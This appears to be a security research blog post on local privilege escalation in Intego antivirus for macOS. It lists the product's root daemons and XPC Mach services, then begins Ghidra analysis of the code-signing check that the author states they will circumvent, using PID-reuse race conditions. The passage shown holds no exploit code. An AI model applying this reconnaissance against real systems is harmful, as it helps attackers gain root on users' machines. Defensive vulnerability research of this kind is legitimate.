Author Mathieu Farrell
Category Vulnerability
Tags 2026, pentest, Intego, macOS, vulnerability, antivirus
This blog post dives into the most common classes of macOS Local Privilege Escalation vulnerabilities, from time-of-check to time-of-use (TOCTOU) Race Conditions and insecure XPC communications to a range of implementation and configuration oversights. We will explore how attackers can exploit these weaknesses to escalate privileges, and highlight real-world examples to illustrate recurring patterns.
Introduction
Today's post dives into a practical reverse engineering exercise focused on Intego (for macOS). We will first use static analysis with Ghidra to inspect how a privileged process exposes Mach services via XPC, so we know where to look before moving on to observing real runtime behavior.
In the second part we will switch to dynamic analysis with Frida to observe how
those Mach services behave under execution and to illustrate a class of Race
Condition attacks (PID reuse attack using posix_spawn() semantics). The
goal of this article is not to provide exploit recipes, but to demonstrate,
from a research perspective, how seemingly small implementation details can
expand an attacker's ability to interact with privileged processes over XPC.
Target identification
We will start by enumerating the privileged services configured under
/Library/LaunchDaemons/, a system directory
where system-wide launchd job property lists (.plist
files) register daemons and background services that run with elevated
privileges on macOS.
Apple's official documentation describes how
launchdand /Library/LaunchDaemons/ are used to install and manage system-wide jobs.
Daemons identification from looking at /Library/LaunchDaemons/
After analyzing the configured daemons we will compare that list against the
processes actually running as root on the machine using ps.

Figure 1 - List of binaries supposed to run as root.
Command:
plutil -extract ProgramArguments.0 raw *.plist
Output:
/Library/Intego/integod
/Library/Intego/TaskManager/TaskManagerDaemon
/Library/Intego/ContentBarrier.bundle/Contents/MacOS/ContentBarrier Daemon.app/Contents/MacOS/ContentBarrier Daemon
/Library/Intego/netbarrier.bundle/Contents/MacOS/netbarrierl
/Library/Intego/netbarrier.bundle/Contents/MacOS/netbarrierm
/Library/Intego/netbarrier.bundle/Contents/MacOS/netbarrierd
/Library/Intego/netupdated.bundle/Contents/MacOS/com.intego.netupdated
/Library/Intego/netupdated.bundle/Contents/MacOS/NetUpdate Installer.app/Contents/MacOS/NetUpdate Installer
/Library/Intego/Personal Backup.bundle/Contents/MacOS/Personal Backup Script Scheduler
/Library/Intego/virusbarrier.bundle/Contents/MacOS/VirusBarrier.app/Contents/MacOS/virusbarrierl
/Library/Intego/virusbarrier.bundle/Contents/MacOS/VirusBarrier.app/Contents/MacOS/virusbarrierd
/Library/Intego/virusbarrier.bundle/Contents/MacOS/VirusBarrier.app/Contents/MacOS/virusbarriers
/Library/PrivilegedHelperTools/com.intego.WashingMachine.service.app/Contents/MacOS/com.intego.WashingMachine.service
From the command output, we can extract the paths and represented this in the form of a tree:
- /Library/                                                                               (dir)
    - Intego/                                                                             (dir)
        - integod                                                                         (binary)
        - TaskManager/                                                                    (dir)
            - TaskManagerDaemon                                                           (binary)
        - ContentBarrier.bundle/Contents/MacOS/ContentBarrier Daemon.app/Contents/MacOS/  (dir)
            - ContentBarrier Daemon                                                       (binary)
        - netbarrier.bundle/Contents/MacOS/                                               (dir)
            - netbarrierl                                                                 (binary)
            - netbarrierm                                                                 (binary)
            - netbarrierd                                                                 (binary)
        - netupdated.bundle/Contents/MacOS/                                               (dir)
            - com.intego.netupdated                                                       (binary)
            - NetUpdate Installer.app/Contents/MacOS/                                     (dir)
                - NetUpdate Installer                                                     (binary)
        - Personal Backup.bundle/Contents/MacOS/                                          (dir)
            - Personal Backup Script Scheduler                                            (binary)
        - virusbarrier.bundle/Contents/MacOS/VirusBarrier.app/Contents/MacOS/             (dir)
            - virusbarrierl                                                               (binary)
            - virusbarrierd                                                               (binary)
            - virusbarriers                                                               (binary)
    - PrivilegedHelperTools/com.intego.WashingMachine.service.app/Contents/MacOS/         (dir)
        - com.intego.WashingMachine.service                                               (binary)
Analyzing ps output
The command ps -u root | grep -i intego will lists all processes owned by
root and pipes the output to grep for the string intego, which quickly
shows any Intego related processes running with root privileges. It is a
simple way to verify whether Intego services or daemons are active as root
(note that grep itself does not appear in the results as run a normal user).
Command:
ps -u root | grep -i intego
Output:
    0   257 ??         0:01.83 /Library/Intego/ContentBarrier.bundle/Contents/MacOS/ContentBarrier Daemon.app/Contents/MacOS/ContentBarrier Daemon
    0   258 ??         0:00.40 /Library/Intego/netupdated.bundle/Contents/MacOS/com.intego.netupdated
    0   259 ??         0:00.01 /Library/PrivilegedHelperTools/com.intego.WashingMachine.service.app/Contents/MacOS/com.intego.WashingMachine.service
    0   260 ??         0:00.36 /Library/Intego/virusbarrier.bundle/Contents/MacOS/VirusBarrier.app/Contents/MacOS/virusbarrierd
    0   261 ??         0:01.25 /Library/Intego/netbarrier.bundle/Contents/MacOS/netbarrierd
    0   262 ??         0:01.37 /Library/Intego/netbarrier.bundle/Contents/MacOS/netbarrierm
    0   263 ??         0:00.41 /Library/Intego/Personal Backup.bundle/Contents/MacOS/Personal Backup Script Scheduler
    0   264 ??         0:00.10 /Library/Intego/TaskManager/TaskManagerDaemon
    0   265 ??         0:07.71 /Library/Intego/virusbarrier.bundle/Contents/MacOS/VirusBarrier.app/Contents/MacOS/virusbarriers
    0   304 ??         0:03.56 /Library/SystemExtensions/B1BFD21B-5703-49DA-AA35-CB2B1C22CDA1/com.intego.contentbarrier.ContentBarrier-Network-Filter.systemextension/Contents/MacOS/com.intego.contentbarrier.ContentBarrier-Network-Filter
    0   351 ??         0:01.61 /Library/SystemExtensions/3717FA1C-D89C-4C76-A29F-094115BB4113/com.intego.app.netbarrier.firewall.extension.systemextension/Contents/MacOS/com.intego.app.netbarrier.firewall.extension
    0   369 ??         0:00.04 /Library/Intego/virusbarrier.bundle/Contents/MacOS/VirusBarrier.app/Contents/MacOS/virusbarrierl
    0   620 ??         0:06.04 /Library/Intego/virusbarrier.bundle/Contents/MacOS/VirusBarrier.app/Contents/Frameworks/AVSDK.framework/Versions/A/XPCServices/EndpointSecurityService.xpc/Contents/MacOS/EndpointSecurityService
From the command output, we can extract the paths and represented this in the form of a tree:
- /Library/                                                                                                  (dir)
    - Intego/                                                                                                (dir)
        - ContentBarrier.bundle/Contents/MacOS/ContentBarrier Daemon.app/Contents/MacOS/                     (dir)
            - ContentBarrier Daemon                                                                          (binary)
        - netupdated.bundle/Contents/MacOS/                                                                  (dir)
            - com.intego.netupdated                                                                          (binary)
        - netbarrier.bundle/Contents/MacOS/                                                                  (dir)
            - netbarrierd                                                                                    (binary)
            - netbarrierm                                                                                    (binary)
        - Personal Backup.bundle/Contents/MacOS/                                                             (dir)
            - Personal Backup Script Scheduler                                                               (binary)
        - TaskManager/                                                                                       (dir)
            - TaskManagerDaemon                                                                              (binary)
        - virusbarrier.bundle/Contents/MacOS/VirusBarrier.app/Contents/                                      (dir)
            - MacOS/                                                                                         (dir)
                - virusbarrierd                                                                              (binary)
                - virusbarriers                                                                              (binary)
                - virusbarrierl                                                                              (binary)
            - Frameworks/AVSDK.framework/Versions/A/XPCServices/EndpointSecurityService.xpc/Contents/MacOS/  (dir)
                - EndpointSecurityService                                                                    (binary)
    - PrivilegedHelperTools/                                                                                 (dir)
        - com.intego.WashingMachine.service.app/Contents/MacOS/                                              (dir)
            - com.intego.WashingMachine.service                                                              (binary)
    - SystemExtensions/                                                                                      (dir)
        - B1BFD21B-5703-49DA-AA35-CB2B1C22CDA1/                                                              (dir)
            - com.intego.contentbarrier.ContentBarrier-Network-Filter.systemextension/                       (dir)
                - Contents/MacOS/                                                                            (dir)
                    - com.intego.contentbarrier.ContentBarrier-Network-Filter                                (binary)
        - 3717FA1C-D89C-4C76-A29F-094115BB4113/                                                              (dir)
            - com.intego.app.netbarrier.firewall.extension.systemextension/                                  (dir)
                - Contents/MacOS/                                                                            (dir)
                    - com.intego.app.netbarrier.firewall.extension                                           (binary)
Comparison of results
When comparing the two trees, both contain many of the same components. Each tree includes the executables for ContentBarrier.bundle, netbarrier.bundle, netupdated.bundle, Personal Backup.bundle, TaskManager, and virusbarrier.bundle. Additionally, both trees include the com.intego.WashingMachine.service helper tool under the PrivilegedHelperTools directory. However, the first tree contains a few extra components that are not found in the second. Notably, it includes integod, netbarrierl and the NetUpdate Installer application. On the other hand, the second tree includes additional components that do not appear in the first one. Specifically, it features the EndpointSecurityService and two system extensions.
Elements present in both trees (with list of MachServices retrieved from
associated property lists files):
- /Library/Intego/ContentBarrier.bundle/Contents/MacOS/ContentBarrier Daemon.app/Contents/MacOS/   (dir)
    - ContentBarrier Daemon                                                                        (binary)
        - MachServices:
            - TCG22P5KE4.com.intego.contentbarrier.XPCDaemonMessagePort
- /Library/Intego/netbarrier.bundle/Contents/MacOS/                                                (dir)
    - netbarrierm                                                                                  (binary)
        - MachServices:
            - com.intego.netbarrier.daemon.monitor.agent
            - TCG22P5KE4.com.intego.app.netbarrier.monitorListener
    - netbarrierd                                                                                  (binary)
        - MachServices:
            - com.intego.netbarrier.daemon.agent
            - com.intego.netbarrier.daemon.alert.checkin
            - TCG22P5KE4.com.intego.app.netbarrier.checkin
            - TCG22P5KE4.com.intego.app.netbarrier.application-firewall
            - TCG22P5KE4.com.intego.app.netbarrier.dnsListener
            - TCG22P5KE4.com.intego.app.netbarrier.statListener
- /Library/Intego/netupdated.bundle/Contents/MacOS/                                                (dir)
    - com.intego.netupdated                                                                        (binary)
        - MachServices:
            - com.intego.netupdate.daemon.agent
- /Library/Intego/Personal Backup.bundle/Contents/MacOS/                                           (dir)
    - Personal Backup Script Scheduler                                                             (binary)
        - MachServices:
            - com.intego.Personal-Backup.daemon
- /Library/Intego/TaskManager/                                                                     (dir)
    - TaskManagerDaemon                                                                            (binary)
        - MachServices:
            - com.intego.commonservices.taskmanager.daemon.agent
- /Library/Intego/virusbarrier.bundle/Contents/MacOS/VirusBarrier.app/Contents/MacOS/              (dir)
    - virusbarrierd                                                                                (binary)
        - MachServices:
            - com.intego.virusbarrier.daemon
            - com.intego.virusbarrier.daemon.checkin
            - com.intego.virusbarrier.daemon.consoleManager
    - virusbarriers                                                                                (binary)
        - MachServices:
            - com.intego.virusbarrier.daemon.scanner.management
            - com.intego.virusbarrier.daemon.scanner.on-demand.requests
            - com.intego.virusbarrier.daemon.scanner.on-access.status
            - com.intego.virusbarrier.daemon.scanner.trusted-files
            - com.intego.virusbarrier.daemon.scanner.quarantine
            - com.intego.virusbarrier.daemon.scanner.status
            - com.intego.virusbarrier.daemon.scanner.repair
            - com.intego.virusbarrier.daemon.scanner.iOSDevices
    - virusbarrierl                                                                                (binary)
        - MachServices:
            - com.intego.virusbarrier.daemon.logger
- /Library/PrivilegedHelperTools/com.intego.WashingMachine.service.app/Contents/MacOS/             (dir)
    - com.intego.WashingMachine.service                                                            (binary)
        - MachServices:
            - com.intego.WashingMachine.service
Elements present only in the first tree:
- /Library/Intego/integod
- /Library/Intego/netbarrier.bundle/Contents/MacOS/netbarrierl
- /Library/Intego/netupdated.bundle/Contents/MacOS/NetUpdate Installer.app/Contents/MacOS/NetUpdate Installer
Elements present only in the second tree:
- /Library/Intego/virusbarrier.bundle/Contents/MacOS/VirusBarrier.app/Contents/Frameworks/AVSDK.framework/Versions/A/XPCServices/EndpointSecurityService.xpc/Contents/MacOS/EndpointSecurityService
- /Library/SystemExtensions/B1BFD21B-5703-49DA-AA35-CB2B1C22CDA1/com.intego.contentbarrier.ContentBarrier-Network-Filter.systemextension/Contents/MacOS/com.intego.contentbarrier.ContentBarrier-Network-Filter
- /Library/SystemExtensions/3717FA1C-D89C-4C76-A29F-094115BB4113/com.intego.app.netbarrier.firewall.extension.systemextension/Contents/MacOS/com.intego.app.netbarrier.firewall.extension
Reverse engineering of the XPC communication mechanism
Now that the initial analysis is complete, we can move on to the reverse engineering phase using Ghidra. This involves disassembling and decompiling the binaries to examine their inner workings and identify the mechanisms responsible for validating client connections to the XPC service. With the groundwork from the preliminary analysis, Ghidra allows us to explore the binaries behavior in greater depth, setting the stage for the subsequent phases of exploit development.
Reversing virusbarriers (101)
The following step is considered to be a static analysis of binary code.
XPC authentication
The first step in this phase is to locate calls to listener:shouldAcceptNewConnection:
the method responsible for handling incoming client connections. By identifying
where and how this method is invoked, we can understand how the XPC service
validates new connections.

Figure 2 - Filter on method listener:shouldAcceptNewConnection:.
We can therefore identify that method listener:shouldAcceptNewConnection: is
implemented by class VBSTrustedFilesController. Before focusing on this method,
let's take a look at the start method of this same class.

Figure 3 - VBSTrustedFilesController::start.
The above disassembly and decompilation reveal that the service validates
incoming XPC connections for Mach service identified as com.intego.virusbarrier.daemon.scanner.trusted-files.
Let's now examine the connection validation (listener:shouldAcceptNewConnection:).

Figure 4 - Call to VBSMainController::component:shouldAcceptNewConnection:.

Figure 5 - VBSMainController::component:shouldAcceptNewConnection:.
The access control logic for the XPC service is implemented by class NTGCodeSigningVerifier,
primarily within the verifyXPCConnection:error: method. In essence, the
routine is responsible for deciding whether an incoming XPC client may connect.
The
NTGCodeSigningVerifierclass and its methodverifyXPCConnection:error:are used consistently across all Intego's privileged binaries that expose XPC services. As we will circumventNTGCodeSigningVerifier::verifyXPCConnection:error:checks, we will effectively broaden access to any privileged Intego process that relies on that verifier for XPC authentication.

Figure 6 - NTGCodeSigningVerifier::verifyXPCConnection:error:.
The method NTGCodeSigningVerifier::_minimumRequirements directly calls method
NTGCodeSigningVerifier::_minimumRequirements: as it can be seen below.
